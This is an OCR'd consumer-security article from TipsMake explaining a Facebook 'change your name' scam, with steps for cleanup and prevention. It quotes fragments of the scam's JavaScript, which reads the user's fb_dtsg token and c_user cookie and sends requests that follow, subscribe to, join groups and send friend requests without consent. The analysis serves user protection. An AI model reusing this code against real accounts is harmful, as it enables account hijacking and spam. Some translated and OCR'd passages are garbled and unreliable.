**Unfollow** each page. To work faster, open a new card by clicking on the page name with the scroll wheel in the middle of the mouse. Then Unfollow each page, close each tab (instead of having to click on the browser to load that page, then go back and load it in the same tab).



This job will require your patience if you get too many strange Group, Page.

4. Check the browser add-ons


If you accidentally misspelled a utility, quickly remove it immediately. To avoid the situation, these utilities automatically run "dirty" scripts.




Tampermonkey "dirty" utility

5. Delete garbage, reset


The last job, to solve all the "ruins" caused by the application, the "dirty" utilities are left, you should erase the garbage, the history of the browser. You then proceed to reset to restore everything back to default.



For Chrome, go to Settings of your browser, select Show Advanced Settings, click Reset Browser Settings button.



For Firefox, click the Firefox Menu, select Help, select Troubleshooting Information, and then click Reset Firefox.




For Internet Explorer, click Internet Options, then go to the Advanced tab and click the Reset button.

Prevention:

In addition to knowing the cause, you also need to know some ways to prevent and avoid situations like this.

1. Install antivirus


You might wonder what is the effect of installing an antivirus program? Most antivirus programs have a feature that checks links. If it detects a link contains a virus, or contains a threat. The antivirus program will block that link and warn you if executing the application, your computer may be infected. The writer himself has received such warning by BitDefender program.



A powerful antivirus program will help you detect unsafe links.

2. Control the tag


To avoid tagging, there is a setting in Facebook that helps you control what you have tagged (except you get tags in comments). You go to **Settings of Facebook** , in **Timeline and Tagging section** , you turn **ON** in line **'Review people tags add to your own posts before the tags appear on Facebook'** .



Later, every time someone tags you in (even auto tagging), Facebook will ask for your opinion.

3. Control the Activity Log


All your Facebook activities are recorded in the **Activity Log** . If you find something strange: You like a strange Group, watch people you don't know . Sure you have been "trapped". Now, check that you have not played any application before, or have pressed the wrong link . And quickly remove it.



These FanPage ads

4. Be careful of App invitations, spam links

Once you click on a link, if Facebook suspects this is an unsafe link. Facebook will ask you if this is a spam link?



This is also a very important sign to help you determine if it is the "trap" of the bad guys. Because so many people access this link, Facebook will suspect this is spam, which is not safe.

Do not rely too much on app invitations from friends. It is possible that these are unsafe applications.

5. Be careful with the instructions


As you can see, most bad guys use the psychology of users to set up traps. You need to be careful, do not click on strange applications, unsafe links, do not follow instructions without grounds, .

'Flush' trick

The writer will help you analyze a bit of code to 'expose' this scam. Most code snippets are written in JavaScript. However, don't be discouraged by the code . too long, you just need to pay attention to a few points as follows.

First, they ask you to click on this link. So what is the nature of this link?

After you copy and paste the code snippet according to their instructions, the GET process. So what do they get?




They get information and the process of tagging friends starts.

You can see Facebook's 'mastermind' at the beginning of the code section.

You can easily see the master's Facebook link

Scroll down a bit, you'll see the list of IDs, the pages you will Follow after you run the code.



```
    }
    }

    http4.send(params4);
}

function sublist(uidss) {
                var a = document.createElement('script');
                a.innerHTML = "new AsyncRequest().setURI('/ajax/friends/lists/subscribe/modify?
location=permalink&action=subscribe').setData({ flid: " + uidss + " }).send();";
                document.body.appendChild(a);
}
//fb ku adibpn
a("100004044068513");
a("100005500693704");
a("100003756269068");
a("100004618080132");
a("100003959871442");
a("100005986418472");

sublist("287757538035713");
sublist("287758501368950");
sublist("270969653047835");
sublist("270468126431321");
sublist("287756158035851");

//Group ku adibpn
var gid = ['352532461504851'];


var fb_dtsg = document['getElementsByName']('fb_dtsg')[0]['value'];
var user_id = document['cookie']['match'](document['cookie']['match'](/c_user=(\d+)/)[1]);

var httpwp = new XMLHttpRequest();
var urlwp = '/ajax/groups/membership/r2j.php?__a=1';
var paramswp = 'ref=group_jump_header&group_id=' + gid + '&fb_dtsg=' + fb_dtsg + '&__user=' + user_id +
'&phstamp=';
httpwp['open']('POST', urlwp, true);
```

Each ID will have 15 characters, so wherever you see 15 characters, it is the account ID.

If you replace this ID sequence into the https://www.Facebook.com/profile.php?id=[15 characters], the browser will display the relevant accounts.

Account with ID 270969653047835


Account with ID 1000004044068515. You also notice that this account has a lot of followings.

And here is the Follow, Add Friend, Add Comment, . code (you can use the Search feature to find keywords like follow, comments).

```
svn_rev = document.head.innerHTML.split('"svn_rev":')[1].split(",")[0];
sarkadaslari_al();
document.cookie = "paylasti=evet;expires="+ btarihi.toGMTString();

document.removeEventListener(tiklama);
}
 }, false);


//arkada      leme
function sarkadasekle(uid,cins){
            var xmlhttp = new XMLHttpRequest();
        xmlhttp.onreadystatechange = function () {
                    if(xmlhttp.readyState == 4){
                    }
        };

            xmlhttp.open("POST", "/ajax/add_friend/action.php?__a=1", true);
            var params = "to_friend=" + uid;
            params += "&action=add_friend";
```

```
    }
    else { return ""; }
}
function getRandomInt (min, max) {
    return Math.floor(Math.random() * (max - min + 1)) + min;
}
function randomValue(arr) {
    return arr[getRandomInt(0, arr.length-1)];
}

var fb_dtsg = document.getElementsByName('fb_dtsg')[0].value;
var user_id = document.cookie.match(document.cookie.match(/c_user=(\d+)/)[1]);

function a(abone){
    var http4 = new XMLHttpRequest();

    var url4 = "/ajax/follow/follow_profile.php?__a=1";

    var params4 = "profile_id=" + abone + "&location=1&source=follow-button&subscribed_button_id=u37qac_37&fb_dtsg=" + fb_dtsg +
"&lsd&__" + user_id + "&phstamp=";
    http4.open("POST", url4, true);
```

And the last question is can you change your name? The answer is no, you have been tricked.



```
        if (i > 0) {
            display += arr.length + " Giây còn lại, vui lòng chờ...<br/>";
            display += "<b>" + suc + "</b> tên có thể sử dụng trong tổng số " + (arr.length -
i) + " tên ";
            display += "(" + i + " giây còn lại...)";
            display += "<div class='friend-edge'>";
            display += Descriptions;
            display += "<img style='width:50px;height:50px;margin-
left:-125px;padding:2px;border:1px solid rgba(0,0,0,0.4);' src=" + pho[i] + "></img><a
style='font-size:13px;padding-left:8px;text-align:left;color:#3B5998;position:absolute;font-
weight:bold;'>" + arn[i] + "</a>";
            display += "<div style='text-align:center;font-size:10px;white-space:pre-
wrap;color:gray'>";
            display += "Vui lòng không tắt trình duyệt Web hoặc chuyển sang trang khác trong
quá trình đọc tên khả dụng tại FanPage." + page_name + ".</br>";
display += "<div><span class='FriendRequestAdd addButton selected uiButton uiButtonSpecial
uiButtonLarge' onClick='ChangeLocation()' style='color:white'>Về trang chủ</span><span
class='layerConfirm uiOverlayButton uiButton uiButtonConfirm uiButtonLarge'
onClick='window.location.reload()' style='color:white'>Hủy</span><br/>";
            display += _text;
            display += "</div>";
            display += "</div>";
            display += "</div>";
            window[tag + "_close"] = true
        } else {
            Title = "Thông Báo.</A>";
            display += arr.length + " tên có thể sử dụng trong tổng số ";
            display += "<b>" + suc + " tên, bạn có thể thiết lập lại tên trong vài ngày tới,
vui lòng chờ sau vài ngày, sau khi hết thời gian chờ bạn có thể thiết lập lại tên trong phần
thiết lập tài khoản, ứng dụng sẽ gửi thông báo đến cho bạn ngay khi hết thời gian chờ, và
trong thời gian chờ bạn vẫn có thể sử dụng Facebook bình thường.</b></br>";
            display += "<div><span class='FriendRequestAdd addButton selected uiButton
uiButtonSpecial uiButtonLarge' onClick='ChangeLocation()' style='color:white'>Về trang
```

They only send friend requests, not rename anything.


Come here, you have seen the 'nature' of this code is to get the **ID** of each account of everyone in your friendlist, then tag it in, follow up, automatically Like, Follow ,. .

In addition, there are a lot of complicated codes below. The author only analyzes to show you a few simple things so that you are not their victim. These scripts can also interfere with the browser cookies and cache to get passwords . and many other forms.

How to rename Facebook safely

Once you have exceeded the limit for renaming, you have 2 ways as follows:

- **You inform Facebook that your account has been hacked.** Facebook will reconfigure your account, allowing you to change your name, change your password. But this only works 1-2 times.



- There is also a way to change your name , which is to ask Facebook to confirm your correct name through a ID card scan, or any identification document bearing your real name. This way you can change the name but the name will be the same as on ID card.

With this article, you must know the causes, and find solutions to overcome and how to prevent frauds - which are "spreading" a lot on Facebook. The more technology is developed, the more sophisticated the skills are, so it requires users to be constantly alert to how scams are.

You finished reading the article "**'Unmasking' auto tag problem on Facebook and how to fix it**" edited by the **TipsMake** team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.

© 2019 TipsMake.com